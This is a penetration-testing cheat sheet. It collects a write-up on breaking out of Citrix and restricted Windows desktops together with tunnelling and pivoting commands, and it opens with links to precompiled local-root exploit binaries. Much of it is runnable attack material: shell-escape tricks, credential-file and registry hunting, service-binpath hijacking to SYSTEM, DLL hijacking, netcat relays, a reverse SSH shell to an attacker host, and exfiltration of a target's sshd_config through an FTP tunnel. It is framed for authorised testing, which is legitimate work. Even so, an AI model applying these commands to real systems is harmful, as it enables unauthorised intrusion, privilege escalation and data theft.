(Quick) "Common" exploits. Warning. Pre-compiled binaries files. Use at your own risk
http://web.archive.org/web/20111118031158/http://tarantula.by.ru/localroot/
http://www.kecepatan.66ghz.com/file/local-root-exploit-priv9/
```

Breaking out of Citrix and Other Restricted Desktop Environments

Write up from Pen Test Partners

Dialogue Boxes

Acquiring a dialog box is often the first port of call in breakout testing, and is usually an effective method of gauging if any obvious attempts have been made to harden the system.
Even when you're presented with only a lowly instance of Notepad, there can be options available.
It is not uncommon for the most innocuous and simplistic of applications to lead to the compromise of a client's Domain and entire estate. This is often referred to as the "snowball" effect, where one small issue leads to another, gradually increasing in severity and risk.
Many of the standard windows applications that are available typically offer some way of opening a dialog box:
Naturally, various methods exist that can be used to bring up a dialog, however simple examples are:
-"Save as" / "Open as" option
-"Print" feature – selecting "print to file" option (XPS/PDF/etc)

<u>Abusing Dialogue Boxes</u>
Once a dialog is open, this can be used as a pivot point to start exploring the system or escalating privileges. This is often only limited to your creativity, however we have a few ideas:
-Creating new files
 -Batch files – Right click > New > Text File > rename to .BAT (or .CMD) > edit > open
 -Shortcuts – Right click > New > Shortcut > "%WINDIR%\system32"
-Open a new Windows Explorer instance
 -Right click any folder > select "Open in new window"
-Exploring Context Menus
 -Right click any file/folder and explore context menus
 -Clicking "Properties", especially on shortcuts, can yield further access via "Open File Location"
-Input Boxes
 -Many input boxes accept file paths; try all inputs with UNC paths such as "//attacker–pc/" or "//127.0.0.1/c$" or "C:\"
-Bypass file restrictions
 -enter *.* or *.exe or similar in "File name" box

Help Menus

Help menus come in numerous formats, but we'll focus on application specific help menus and the generic "Windows Help and Support" menu that can be accessed via the Windows+F1 shortcut.
Help menus often have links and shortcuts to various functionality, as can be seen below where a user can simply click a link to open Command Prompt:
Other ideas:
-Right click on any whitespace and select "view source" which will open an instance of notepad
-The Print icon at the top can be used to bring up a print dialog
-A help menu can be accessed from the Language Bar. This is especially common on systems that need to cater for multiple languages i.e. at airports
-Most applications with a help menu will offer a hyperlink to the vendor webpage (e.g. www.vendor.com). Clicking on the link can be a way of bringing up an Internet Explorer window, and pivoting from there.

Environment Variables / Bypassing Path Restrictions

In some systems where minimal hardening has taken place, it may not be possible to browse directly to an obvious directory such as C:\Windows\System32. There are however various symbolic links that one can use to potentially bypass this restriction.

%ALLUSERSPROFILE% %COMPUTERNAME%	%APPDATA% %COMSPEC%	%CommonProgramFiles% %HOMEDRIVE%	%COMMONPROGRAMFILES(x86)% %HOMEPATH%
%LOCALAPPDATA%	%LOGONSERVER%	%PATH%	%PATHEXT%
%ProgramData%	%ProgramFiles%	%ProgramFiles(x86)%	%PROMPT%
%PSModulePath%	%Public%	%SYSTEMDRIVE%	%SYSTEMROOT%
%TEMP%	%TMP%	%USERDOMAIN%	%USERNAME%
%USERPROFILE%	%WINDIR%		
shell:Administrative Tools		shell:DocumentsLibrary	
shell:Librariesshell:UserProfiles		shell:Personal	
shell:SearchHomeFolder		shell:System shell:NetworkPlacesFolder	
shell:SendTo		shell:UserProfiles	
shell:Common Administrative Tools		shell:MyComputerFolder	
shell:InternetFolder			

File protocol handlers can also be a useful avenue for opening up applications that would otherwise be unavailable:

about:	data:	ftp:	mailto:
news:	res:	telnet:	view-source:

UNC Paths are commonly accepted, even on systems with quite substantial hardening in place:

\\127.0.0.1\c$\Windows\System32

Gaining a Command Shell

Gaining access to a Command Shell of some description can be an early win in breakout testing and enables a great amount of control over the Operating System, including the potential to enumerate a lot of information that can help us escalate our privileges further. Some environments have been subjected to very limited hardening and even offer the standard shortcut to cmd.exe within the Start Menu. Naturally it is worth checking this as a first port of call:

Typically, we have a few different executable options to gain a shell on a system:
-Cmd.exe
-COMMAND.COM
-Powershell.exe
-Third party admin / shell tool
-“Run”:
Quite possibly the easiest method available. Can be accessed via the Start Menu, or with the shortcut Windows+R:

-Access through file browser:
A simple yet effective attack. By browsing to the folder containing the binary (i.e. “C:\windows\system32\”), we can simply right click and “open” it

-Drag-and-drop:
By dragging and dropping any file, even those with invalid extensions (i.e. *.txt) onto the cmd.exe file will cause a Command Prompt window to be launched

-Hyperlink / shortcut:
Using the file handler, a link can be created to the binary. This link can be launched from numerous places, including dialog boxes and even within Microsoft Office applications by using the CTRL+Click option. file:///c:/Windows/System32/cmd.exe

-Task Manager:
The Windows Task Manager can be useful to us for a number of reasons. Additionally, it can be used to run new processes. Task Manager (taskmgr) can be accessed in a number of ways, including from the Start Menu, the CTRL+ALT+DELETE splash page in newer versions of Windows and via the direct shortcut CTRL+SHIFT+ESCAPE.

-Task Scheduler:
An interesting weakness, where some systems prevent access to cmd.exe, however it can still be scheduled to run via Task Scheduler. This can be done either via the command line scheduler (at.exe) or the GUI (taskschd.msc). A basic task can be created to run cmd.exe at a specific time (i.e. 1 minute in the future) or upon certain events such as when a user logs on.

-COMMAND.COM
This is a 16-bit binary included in Windows for legacy purposes. Even when cmd.exe is disabled, this can often be accessible. Unfortunately, COMMAND.COM is no longer included within 64-bit versions of Windows.

-Powershell.exe
A similar experience to cmd.exe, however PowerShell has some several advanced features over regular cmd.exe such as the ability to use and call features and assemblies in .NET.

-MSPAINT.exe
An unusual, yet effective method of gaining a shell by creating a shortcut to cmd.exe by drawing certain colours in Microsoft Paint. Due to the encoding algorithm used to write BMP files, it is possible to dictate ASCII data written into a file by carefully selecting certain RGB colours.
Open MSPaint.exe and set the canvas size to: Width=6 and Height=1 pixels
Zoom in to make the following tasks easier
Using the colour picker, set pixels values to (from left to right):
1st: R: 10, G: 0, B: 0
2nd: R: 13, G: 10, B: 13
3rd: R: 100, G: 109, B: 99
4th: R: 120, G: 101, B: 46
5th: R: 0, G: 0, B: 101
6th: R: 0, G: 0, B: 0
Save it as 24-bit Bitmap (*.bmp;*.dib)
Change its extension from bmp to bat and run.

Bypassing interactive console restrictions:
When an interactive Command Prompt is disabled, it's often possible to run cmd.exe with the /K or /C arguments. Simply running "cmd.exe /K pause" can bypass restrictions and load an interactive shell:
Alternatively, commands can be passed to cmd.exe using the /C argument which runs in a non-interactive session. For example, "cmd.exe /C tasklist > c:\tasks.txt".

FTP
Whilst not yielding full command shell access, the FTP client is usually available and can offer a method of browsing the file system via the "!dir" command if all other avenues are blocked. It may also serve as an avenue for data transfer, i.e. downloading 3rd party tools.
Other useful FTP commands:

```
!whoami
!date
!ping 127.0.0.1
```

Bypassing Write Restrictions

This is a useful time to mention ways that can be used to bypass write restrictions on the environment you're testing. This will help to find an area to upload third party tools and write any data to from enumeration processes.

Best practice dictates that a user should have the lowest amount of write privileges without being detrimental to their work. In practice, this can mean very limited write permissions on the hosts local file system.

Temporary folders are a good first port of call and nearly always allow write access. Enumerate the default temp location by finding the value of the %TEMP% variable, e.g. "echo %TEMP%". Folder names are usually along the lines of:

```
C:\Users\USER\AppData\Local\Temp
C:\temp\
C:\tmp\
```

Writing to the %USERPROFILE% directory can be another tactic, however this may link to a network shared folder.

Accesschk.exe
This tool is available within the Sysinternals Suite and offers similar functionality to the built in "cacls" / "icacls".

We can use this to find directories on filesystems that allow us write access:

```
accesschk.exe -uwdqs Users c:\
accesschk.exe -uwdqs "Authenticated Users" c:\
```

Bypassing Execution Restrictions

Some systems have rudimentary whitelists in place that only allow applications to run that have a specific filename or file extension. This can sometimes be trivial to bypass, by renaming malware.exe to an allowed value such as mspaint.exe.

Other poor configurations allow any application to be run as long as directory meets whitelist criteria. If the system you are testing allows Microsoft Word to run, try copying your file to the same directory as WINWORD.EXE.

Internet Explorer

Many web applications are deployed using technology such as Citrix / Terminal Service / Kiosk platforms. Of course, for functionality, this means that a Web Browser will need to be available to access the application. 9 times out of 10, this will be good old Internet Explorer (IE).

There are a few ways we can use IE to our advantage:

Dialog Boxes and Menus:

-Address bar – this can be used with many of the paths and environment variables mentioned earlier. Examples such as "file://c:\windows\system32\cmd.exe" often work.

-Menus – Help, print and search menus all offer links and options that may point outside of the browser and open up areas of the operating system such as a new instance of Windows Explorer.

-Right click – the context menu can offer a wealth of options such as "view source" (notepad) and "save picture as"

-Favourites menu – Open favourites tab (ALT+C), Drag folder onto browser window, any will work such as "MSN Websites"

Home Page:

A quick and dirty method of accessing a custom file of your choice is to set your homepage to an arbitrary value such as "cmd.exe".

F12 Developer Tools:

The developer tools in Internet Explorer can be accessed via the F12 shortcut key. By selecting the "File" menu and the "Customize Internet Explorer view source" option it is possible to set a custom application of the user's choice.

For our purposes, setting this to something like "C:\windows\system32\cmd.exe" could be useful. This has now effectively turned Command Prompt into your default HTML source viewer for IE. Finally, right click on a page and select "View Source" to kick-start the process.

Certificate Import:

Load Internet Explorer settings and navigate to the "Content" tab, now select the "Certificates" button. Click on the "Import…" option which will bring up the following wizard:

The next stage of the wizard will ask for a certificate path, which will open up a Windows Explorer / file browser type dialog. This can be used with methods in the "Abusing Dialog Boxes" section to break out / escalate privileges.

Browser Add-Ons / Applets / Dynamic Content:

By default, Internet Explorer is built to be user friendly and provide a content rich experience. This can be leveraged to our advantage in various forms to ultimately interact with the Operating System through these methods. Active-X add-ons, Flash applications, Java applets and similar techniques can all provide this level of access given that Internet Explorer is not locked down.

Browser Based Exploits:

Providing that the system is unpatched, numerous client-side exploits exist for different versions of Internet Explorer which can be leveraged by visiting a crafted link. This can be done with Metasploit.

It may also be possible to trick another user of the system into following a crafted link, meaning any malicious code would be executed as their user – this could be particularly useful if the user holds a high privilege account.

Microsoft Office

Like Internet Explorer, the Office Suite is generally available on the vast majority of environments to provide functionality to users. Again, this offers us numerous avenues for exploitation:

VBA (Visual Basic for Applications) and Macros:
It is trivial to use msfencode/msfpayload to generate VBA code that will create a reverse shell / Meterpreter shell on the host. This method is seldom stopped by AV either. Although Meterpreter shells are useful, it will be running under the context of the user account you already have. Meterpreter may however be useful for escalating privileges, depending on how well the system has been secured.

Developer Tools:
The Developer tools are available in all Office applications, but are not enabled by default. The method for enabling Developer tools has changed across different versions, however in Office 2010 onwards the option exists under the "Customise Ribbon" tab in the application options. Once enabled, various add-ins provide functionality that is useful to us:
This includes a plethora of Active-X controls that can be used to interface with the Operating System. If Internet Explorer is disabled, but Excel isn't, why not create your own Web Browser?

Launch commands via VBA:
A simple 3-liner can be used to launch external applications via a macro / VBA code:

```
Sub OpenCMD()
Shell "CMD /K C:\windows\system32\cmd.exe", vbNormalFocus
End Sub
```

MS SQL Server (Local and remote):
A long shot, but if any form of access is provided to Microsoft SQL servers, especially older ones, it is worth checking to see if the XP_CMDSHELL stored procedure is enabled. If poor access / user controls are in place, it may be possible to execute commands on the affected server and remotely compromise it.

Dialog Boxes and shortcuts:
Another avenue for dialog boxes. Simple shortcuts can be embedded within a standard document, i.e. Word, to paths on the filesystem (i.e. file://).

Modifying ICA Files

Some configurations of Citrix rely on .ICA (Independent Computing Architecture) files to store the configuration for a connection. This configuration specifies obvious parameters such as the server address and port, however there are some more interesting parameters we can fiddle with to our advantage.

A sample ICA file might look like the following:

```
[Encoding]
InputEncoding=ISO8859_1[WFClient]
Version=2
username=username
clearpassword=password[ApplicationServers]
ApplicationName=
[ApplicationName]
Address=IPAddress
InitialProgram=notepad.exe
TWIMode=On
TransportDriver=TCP/IP
WinStationDriver=ICA 3.0
BrowserProtocol=HTTPonTCP
```

As can be seen above, the "InitialProgram" parameter dictates that an instance of Notepad should be loaded upon connection. With systems that have poor hardening in place, it can be as simple as changing the parameter to something like "cmd.exe" to bring up a Command Prompt or "Explorer.exe":

```
InitialProgram=cmd.exe
```

Some applications may require further authentication and will not work with the credentials you have. By fuzzing the "InitialProgram" parameter, we can potentially enumerate valid executables.

Nmap (NSE plugin citrix-enum-apps) and Metasploit (auxiliary/gather/citrix_published_applications) can be used to enumerate published application, as well as a number of other publicly available scripts on the internet.

Default/Weak Credentials

In any environment, there is obvious value in looking for default user/password combinations or accounts that are using a weak password such as, well, "password"!

Where possible, attempt to enumerate a list of valid usernames before your attack. Look for verbose error messages that disclose whether an account actually exists, e.g. "This username does not exist" vs "Incorrect Password". "Forgotten password" functionality can also indicate whether a user exists or not.

If you already have authentication and can access a shell, try commands such as "net users" or "net users /domain".

Obvious usernames, such as the below, are always worth exploring. It is not uncommon for usernames to be reused as passwords:

test
citrixtest
administrator
admin
guest
backup
default

File Transfer – Getting Data to and from Target

Without going into too much detail, we're going to briefly outline numerous methods that you can use:

FTP
HTTP servers (WAMP / LAMP / publicly available tools on the internet / etc)
SMB to client \\hacker\tools
SMB to server \\server\c$
DNS tunnelling
Email – personal / corporate
Clipboard
Streaming data via user-input
Device pass-through
RS323 / serial
Firewire
Some of these methods involve setting up a server on your attack infrastructure, however this is trivial and Kali Linux has many of these services built in ready to be activated.

<u>DNS Tunnelling:</u>
An interesting concept that relies on the fact that, even in highly restrictive environments, DNS queries may be allowed through to the internet. We have a separate blog post with a how-to at:
http://www.pentestpartners.com/blog/data-exfiltration-dns-tunnelling-using-iodine/

<u>Email:</u>
If a web browser is available, it may be possible to email data to and from the host using personal email accounts such as Gmail. Depending on firewall rulesets and network filtering, connections via protocols such as POP3 / IMAP / SMTP may be worth exploring.

Full Desktop Environments may have access to a corporate email system, which could be used in a similar fashion. However it is worth noting that many corporate email solutions, especially for larger firms, will be using some form of content filtering on attachments. This can often be bypassed by including any data within an encrypted archive, i.e. ZIP.

<u>Clipboard:</u>
Data can be sent via clipboard for use on the host machine. Binary files can be base64 encoded and potentially reconstructed on the remote system for execution. Alternatively, assembly language can be copied via clipboard to the remote system and executed using debug.exe.

<u>Streaming data via user-input:</u>

By exploiting the standard method of user input (keyboard/mouse), it is possible to create an automated script that mimics user-input to send arbitrary data. Data can be slowly streamed and reconstructed on the other side.

Reprogrammable Human Interface Devices (HIDs) such as the well-known Rubber Ducky can be used for this type of attack (http://hak5.org/episodes/episode-709). One of my colleagues, David Lodge, has also written a guide on this topic, on our blog: http://www.pentestpartners.com/blog/transferring-data-the-low-tech-way/

Device pass-through:
Depending on the environment in use, it may be possible to "pass-through" local hardware devices such as a USB Storage Device to the remote host. Certain client tools such as Microsoft Remote Desktop Protocol and Citrix Receiver will actually automatically pass through devices automatically; however this can be manually changed if necessary.

For Microsoft Remote Desktop Protocol, start the Terminal Services client (mstsc.exe) and select the "Local Resources" tab. Press the "More…" button at the bottom of the window. From here, it is possible to select what local devices and drives you would like to pass through to the remote host:

This can be performed in a similar fashion for Citrix Receiver, before a connection is made, by going into Desktop Viewer Preferences and selecting the "Devices" tab: Alternatively this can be done using the hotbar once a connection is made:

Device pass-through (RS232 / Serial):
Allowing devices such as serial ports to be connected via the device pass-through feature could allow an easy method of transferring data between the host and the server. The serial port can be emulated locally on the attacker's machine and used to stream data over to the server. Data can be received on the server side using a terminal application such as Windows HyperTerminal or a custom built receiver built in assembly using debug.exe if available.

Device pass-through (Firewire):
Firewire is notorious in the security community for being potentially vulnerable to physical memory attacks. This exploits a "feature" within the Firewire specification that allows Direct Memory Access (DMA) to external devices connected via Firewire. Theoretically, it may be possible to pass-through an emulated Firewire device that would allow DMA, such as an Apple iPod. It may then be possible to have full read/write access of the remote memory. This would carry serious implications as the memory most likely will store all manner of sensitive data, including user credentials, encryption keys, etc.

Useful System/Administrative Tools

Many of the default tools built into Windows for admin purposes can be overlooked when hardening takes place and as a result can be available to us. The vast majority of these can be ran using methods covered earlier in the article:

MMC.exe – Microsoft Management Console, allows a large degree of control over the system using "snap-ins"
Mstsc.exe – Microsoft Terminal Services, can allow remote desktop connection to another host
Regedit.exe – Registry control
Taskmgr.exe – Task Manager
Control.exe – Control Panel shortcut
Rundll32.exe – An alternative method of accessing areas of the OS that may be hidden via native API calls
Dxdiag.exe – DirectX diagnostic tool, useful for enumerating system information
Msconfig.exe – System configuration, shows verbose system information and has links to system tools
Eventvwr.exe – Local events viewer
Systeminfo.exe – Command line system info collector
Msinfo32.exe – System Information
Osk.exe – On Screen Keyboard, can be useful in Kiosk style environments where no keyboard is available
At.exe – Task Scheduler
Taskschd.msc – Task Scheduler GUI
Explorer.exe – Brings up a new instance of Windows Explorer

WMIC.exe
Qwinsta.exe – Displays information about RDP sessions
Tasklist.exe / qprocess.exe – List process information
It is often worth hunting for other local Microsoft and 3rd Party executables that you have access to, e.g:

“dir /s %WINDIR% *.exe”

<u>Rundll32:</u>
There is a vast array of commands that can be run via Rundll32, we have included a few examples that could come in useful:

Stored Usernames and Passwords:
RunDll32.exe keymgr.dll,KRShowKeyMgrControl Panel:
RunDll32.exe shell32.dll,Control_RunDLLDate and Time Properties:
RunDll32.exe shell32.dll,Control_RunDLL timedate.cpl
Device Manager:
RunDll32.exe devmgr.dll DeviceManager_Execute

Folder Options – General:
RunDll32.exe shell32.dll,Options_RunDLL 0

Forgotten Password Wizard:
RunDll32.exe keymgr.dll,PRShowSaveWizardExW

Keyboard Properties:
RunDll32.exe shell32.dll,Control_RunDLL main.cpl @1

Lock Screen:
RunDll32.exe user32.dll,LockWorkStation

Network Connections:
RunDll32.exe shell32.dll,Control_RunDLL ncpa.cpl

Open With Dialog Box:
Rundll32 Shell32.dll,OpenAs_RunDLL FILE.ext

Printer User Interface:
Rundll32 Printui.dll,PrintUIEntry /?

System Properties Box:
Rundll32 Shell32.dll,Control_RunDLL Sysdm.cpl,,3

Windows Firewall:
RunDll32.exe shell32.dll,Control_RunDLL firewall.cpl

Windows About:
RunDll32.exe SHELL32.DLL,ShellAboutW

<u>WMIC.exe:</u>
WMIC (Windows Management Instrumentation Command-Line) is a powerful command line tool that can be very useful for information gathering.

WMIC is a very broad tool and we will only cover it briefly with a few examples:

Local shares:
wmic share list /format:tableLocal Users:
wmic useraccount list fullLocal Users – Output to HTML file:
wmic /output:c:\users.html useraccount list full /format:hform
Processes:
wmic process list full

Services:
wmic service list full

Software:
wmic os lsit full

Installed patches / service packs / hotfixes:
wmic qfe

Shortcuts

As with most Operating Systems, there is a shortcut for pretty much every commonly used function in Windows. Some of these can be very useful when the hardening that has taken place is superficial, e.g. only removing Start Menu links.

Standard Operating System Shortcuts:
Standard operating system shortcuts can be created throughout various areas of Windows, it's worth bringing up the context menu in areas such as the Desktop or Explorer and then linking to one of the resources mentioned in this article, i.e. %WINDIR%\system32\cmd.exe

Accessibility shortcuts:
Many of these shortcuts exist to offer accessibility features such as "Sticky Keys" and "Mouse Keys". Pressing the correct combination will bring up a pop-up dialog, which can be used to gain access to the Ease of Access Centre (EAC). We can use then use the EAC as a pivot point.

Sticky Keys – Press SHIFT 5 times
Mouse Keys – SHIFT+ALT+NUMLOCK
High Contrast – SHIFT+ALT+PRINTSCN
Toggle Keys – Hold NUMLOCK for 5 seconds
Filter Keys – Hold right SHIFT for 12 seconds

Other standard shortcuts exist which may be useful. Some may be application specific:

WINDOWS+F1 – Windows Search
WINDOWS+D – Show Desktop
WINDOWS+E – Launch Windows Explorer
WINDOWS+R – Run
WINDOWS+U – Ease of Access Centre
WINDOWS+F – Search
SHIFT+F10 – Context Menu
CTRL+SHIFT+ESC – Task Manager
CTRL+ALT+DEL – Splash screen on newer Windows versions
F1 – Help
F3 – Search
F6 – Address Bar
F11 – Toggle full screen within Internet Explorer
CTRL+H – Internet Explorer History
CTRL+T – Internet Explorer – New Tab
CTRL+N – Internet Explorer – New Page
CTRL+O – Open File
CTRL+S – Save
CTRL+N – New

RDP/Citrix Shortcuts

Citrix and Microsoft Remote Desktop Protocol (RDP) have their own set of shortcuts or "hotkeys" that correspond to Operating system functions or other unique actions.

Remote Desktop Hotkeys:
CTRL+ALT+END – Opens Windows Security dialog box
CTRL+ALT+BREAK – Switches between windowed and full-screen
ALT+INSERT – Cycles through windows
ALT+HOME – Displays start menu
ALT+DELETE – Displays control / context menu
CTRL+ALT+NUMBER PAD MINUS – Takes screenshot of active window onto RDP clipboard
CTRL+ALT+NUMBER PAD PLUS – Takes screenshot of entire RDP session onto RDP clipboard
Citrix ICA Hotkeys:

SHIFT+F1 – Displays Windows Task List
SHIFT+F2 – Toggles title bar
SHIFT+F3 – Closes remote application / Citrix connection
CTRL+F1 – Displays Windows NT Security desktop
CTRL+F2 – Displays remote task list or Start Menu
CTRL+F3 – Displays task manager

```
ALT+F2 – Cycles through maximised and minimised windows
ALT+PLUS – Cycles through open windows
ALT+MINUS – Cycles through open windows (reverse)
```

Batch Files and Scripts

Batch files such as .BAT and .CMD can be an alternative for executing system commands when an interactive shell isn't permitted. Whilst .BAT files can be disabled, the lesser known .CMD equivalent can sometimes be allowed.

Windows Script Hosts (WSH):
Providing access hasn't been disabled and we can run either the "cscript.exe" or "wscript.exe" executables, we can use WSH to run a variety of different scripting languages, including VBScript, VBA and JScript by default.

As an example, we can execute the following VBScript snippet by saving the contents within a .VBS file. Using this code, it may be possible to launch a CMD shell:

```
set objApp = CreateObject("WScript.Shell")
objApp.Run "CMD C:\"
```

The VBS file can be run by double clicking on the file, or by passing the filename as an argument to either cscript.exe or wscript.exe.

Any other languages that the system has support for can also be potentially abused, e.g. Python, Perl, PHP, etc. It is worth checking for these. Java, for example, is commonly installed on a lot of hosts. The javac.exe and java.exe executables can be used in a similar fashion to the example above.

Juicy Files and Data

It is always worth scouting for juicy data that could help you (very quickly) escalate your privileges. There's always that one person who can't resist storing every password they have within a plaintext file.

Use any method in your arsenal to search for files:
Windows Explorer
Windows Search
Command Line

```
"dir c:\ /s juicy.txt"
"dir c:\ /s *password* == *cred* == *vnc* == *.config*"
```

Enumerate applications that may store interesting data:
VNC – ultravnc.ini, etc
Apache – httpd.conf, .htaccess etc
KeePass / similar applications

Interesting Registry Entries:

```
reg query "HKCU\Software\ORL\WinVNC3\Password"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
reg query" HKCU\Software\SimonTatham\PuTTY\Sessions"
```

Files to look out for:

```
sysprep.inf
sysprep.xml
%WINDIR%\Panther\Unattend\Unattended.xml
%WINDIR%\Panther\Unattended.xml
%WINDIR%\debug\NetSetup.log
%WINDIR%\repair\sam
%WINDIR%\repair\system
%WINDIR%\repair\software
%WINDIR%\repair\security
%WINDIR%\system32\config\AppEvent.Evt
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
%USERPROFILE%\ntuser.dat
```

Citrix ICAClient cached connections:
Cached connection information may be available in local application data stores. Look for the "ICAClient" directory, which is usually found within the %APPDATA% folder. Using "dir /s ICAClient" from a command line will also work.

By copying another user's ICAClient contents into your own folder, it may be possible to hijack their stored connections.

Group Policy Preference saved passwords:
If the machine you're testing is part of a domain, and you have access to the relevant SYSVOL network share that usually resides on the Domain Controller itself, then it is worth looking for the "cPassword" value stored within various XML files that may be hanging around. This can be performed by manually browsing SYSVOL and browsing for the relevant files:

```
Groups.xml
Services.xml
ScheduledTasks.xml
Printers.xml
Drives.xml
DataSources.xml
```

The "cPassword" attribute is encrypted via AES, however this is using a static key which is available on the internet including directly from Microsoft via various MSDN articles.

Binary Planting

Binary planting involves intentionally placing malicious code in a location where it will be run by a vulnerable application or service. This usually requires a "perfect storm" of several weak configurations to be effective.

Weak Windows Service Permissions:
A common vector is to target weak Windows services and file/folder permissions. As demonstrated earlier, the Sysinternals accesschk.exe tool comes in handy for this kind of enumeration.

First, be sure to check specifically what user group you reside in. For a low privilege user, this is probably going to be the standard "Authenticated Users" group. Now we need to enumerate services that allow us to modify them:

```
accesschk.exe –uwcqv "Authenticated Users" *
```

If any services are returned, then we choose one as a target.
Many services run as SYSTEM, so by having write access to such a service, we can effectively run any application we want with the highest privilege level possible.

```
sc config SERVICENAME binpath= "C:\malicious.exe" –e
C:\WINDOWS\System32\cmd.exe"
sc config SERVICENAME obj= ".\LocalSystem" password =""
net stop SERVICENAME
net start SERVICENAME
```

DLL Hijacking
Applications usually can't run by themselves, and instead rely on a pool of resources that they hook into. This is often in the form of code libraries such as DLLs. Generally, Windows applications follow a pre-set path on the hunt for a DLL and will check each location in order:

1. The directory from which the application loaded
2. 32-bit System directory (C:\Windows\System32)
3. 16-bit System directory (C:\Windows\System)
4. Windows directory (C:\Windows)
5. The current working directory (CWD)
6. Directories in the PATH environment variable (system then user)

If we can place our malicious DLL earlier along the path, then the application will quite likely load our malicious code.

Port Forwarding / Proxies / Tunneling

Port Usage

```
*when tunneling always use ephermeral ports corresponding to OS you're on, rule of
     thumb is most OS's have a range that fall 50,000-60,000
cat /proc/sys/net/ipv4/ip_local_port_range :command to see what e. ports used
```

MetaSploit Port Forwarding

```
use <first_exploit>                             :set exploit to use
set PAYLOAD windows/meterpreter/bind_tcp        :set other variables too
exploit                                         :assume we exploit
background                                      :send to background
route add <2nd_victim_subnet> <netmask> <sid>   :add pivot route
use <second_exploit>                            :prepare exploit for 2nd victim
set RHOST & PAYLOAD                             :set variables
exploit                                         :pivots exploit through 1st meterpreter
```

Port Forwarding (bypass firewall port filters)

```
nano /etc/rinetd.conf                           :edit rinetd config to port forward
*add: <proxy_ip> <bindport> <target_ip> <target_port> i.e. 208.88.127.99   80
67.23.74.189  3389                              :goes out on port 80, connect to RDP
/etc/init.d/rinetd restart                      :restart svc to take effect
*Then mstsc (RDP) to proxy ip, enter 208.88.127.99:80 in mstsc which actually forwards
to 67.23.74.189
```

Bypass Firewall with Local Netcat Relay (on target box)

```
mknod backpipe p                                :create backpipe
nc -l -p <allowed_inbound_port> 0<backpipe | nc 127.0.0.1 22 1>backpipe :TO port 22
ssh user@ip -p <allowed_inbound_port>           :now our backpipe will route to port 22
```

SSH Tunneling: Local Port Forwarding

```
ssh <gateway> -L <local port to listen>:<remote host>:<remote port>
ex: ssh w.x.y.z -p 53 -L 8080:a.b.c.d:80        :ex where f/w only allows port 53
http://127.0.0.1:8080
```

SSH Tunneling: Remote Port Forwarding

```
ssh <gateway> -R <remote port to bind>:<local host>:<local port>
ex: ssh a.b.c.d -p 53 -R 3390:127.0.0.1:3389   :connect to target & forward to rdp
rdesktop 127.0.0.1:3390
```

SSH Tunnel & Proxy

```
ncat -lvp 443                           :received shell from inside computer
C:>dir plink.exe                        :we have uploaded a plink.exe (ssh client)
C:>netstat -an |find "LISTEN"           :look for listening ports
C:>plink -l root pass <proxy_ip> -R 3390:1270.0.01:3389
Attacker box:netstat -antp |grep LISTEN :look to listening ports
rdesktop 127.0.0.1:3390                 :Routes across proxy server
```

Proxychain Example (Run any network tool through HTTP, SOCKS4, SOCKS5 proxy)

```
ssh -f -N -R 2222:127.0.0.1::22 root@208.68.234.100   :first create a reverse SSH shell
to attack machine
netstat -lntp                           :shows connection to target machine over p 2222
ssh -f -N -D 127.0.0.1:8080 -p 2222 hax0r@127.0.0.1   :create dynamic application level
port forward on port 8080 on our attacking machine
netstat -lntp                           :show connection
proxychains nmap -T5 --top-ports=20 -sT -Pn <ip>      :run nmap through our proxy target
```

Tunnel Example (4 Targets)

```
Attacker(.30) -> Cmptr2(.40) -> Cmptr3(.60) -> Target(.70)

nc -l -p 80                                     :listener on port 80
ssh root@10.10.10.40 -L4444:10.10.1.60:22
ssh secondroot@127.0.0.1 -p 4444 -L5555:10.10.1.70:22
ssh finaluser@127.0.0.1 –p 5555 –R31330:127.0.0.1:80
```

Tunnel Example (with Data Exfil via FTP commands)

```
Attacker(.30) -> Cmptr2(.40) -> Cmptr3(.60) -> Target(.70)
*note in this example we use the FTP quote command which allows us to go down a single
channel – but we lose abilities for example control channel responses.
**note stick to high ephermal ports corresponding to appropriate OS, not ones below
**requires ssh forwarding

nc –l –p 54197 > sshd_config                      :listener for target sshd_config file
ssh root@10.10.1.40 –L4444:10.10.1.60:22
ssh root@127.0.0.1 –p 4444 –L 5555:10.10.1.70:22
ssh finaluser@127.0.0.1 –p 5555 –L6666:10.10.1.70:21
ssh finaluser@127.0.0.1 –p 5555 –R54197:127.0.0.1:54197
5th terminal:
ftp
OPEN 127.0.0.1 6666
finaluser
cd /etc/ssh
pwd
quote PORT 10,10,1,70,211,181                     :10.10.1.70, 211,181=0xD3B5=54197(port)
GET sshd_config                                   :we should see the file in our listener
```

Tunnel Example (Attack a 5th/6th box through the pipe)

```
Attacker(.30) -> Cmptr2(.40) -> Cmptr3(.60) -> Cmptr4(.70) → Target(.80)
*note in this example we use the FTP quote command which allows us to go down a single
channel – but we lose abilities for example control channel responses.
**note stick to high ephermal ports corresponding to appropriate OS, not ones below
**requires ssh forwarding

Set up your pipe
nc –l –p 54197 > sshd_config                      :listener for target sshd_config file
ssh root@10.10.1.40 –L4444:10.10.1.60:22
ssh root@127.0.0.1 –p 4444 –L 5555:10.10.1.70:22
ssh finaluser@127.0.0.1 –p 5555 –L6666:10.10.1.70:21
ssh finaluser@127.0.0.1 –p 5555 –R54197:127.0.0.1:54197

Attack 5th box through pipe
ssh finaluser@127.0.0.1 –p 5555 –L7777:10.10.1.80:445 –R54198:127.0.0.1:54198
*If launching through metasploit it wont be able to see the box being attacked so you
have to turn off verifyarchitecture and verifytarget
set RHOST 127.0.0.1; set LHOST 10.10.1.70; set LPORT 54198; set RPORT 7777

Attack 6th box through session on 5th pwnd box
bg
route 10.10.1.90 session 1
set RHOST 10.10.1.90; set LHOST 10.10.1.70; set LPORT 54197; <no RPORT>
```

Tunneling MetaSploit Attack

```
Attacker(.60) -> Cmptr2(.40) → Target-Windows(.10)

Set up pipe
ssh user@10.10.1.40 –L52735:10.10.1.10:445 –R41972:127.0.0.1:41972
*-L =RPORT, -R=LPORT, -R IP =RHOST, -L IP=LHOST
*show advanced, if necessary set verifytarget false & set verifyarchitecture false
*alt background: ssh-fN user@10.10.1.40 –L52735:10.10.1.10:445 –R41972:127.0.0.1:41972

Modify Firewall on Unix Jump Box
ufw
sudo firewall-cmd --add-port=<-R port>/tcp –permanent
sudo firewall-cmd --reload
iptables
nano /etc/sysconfig/iptables
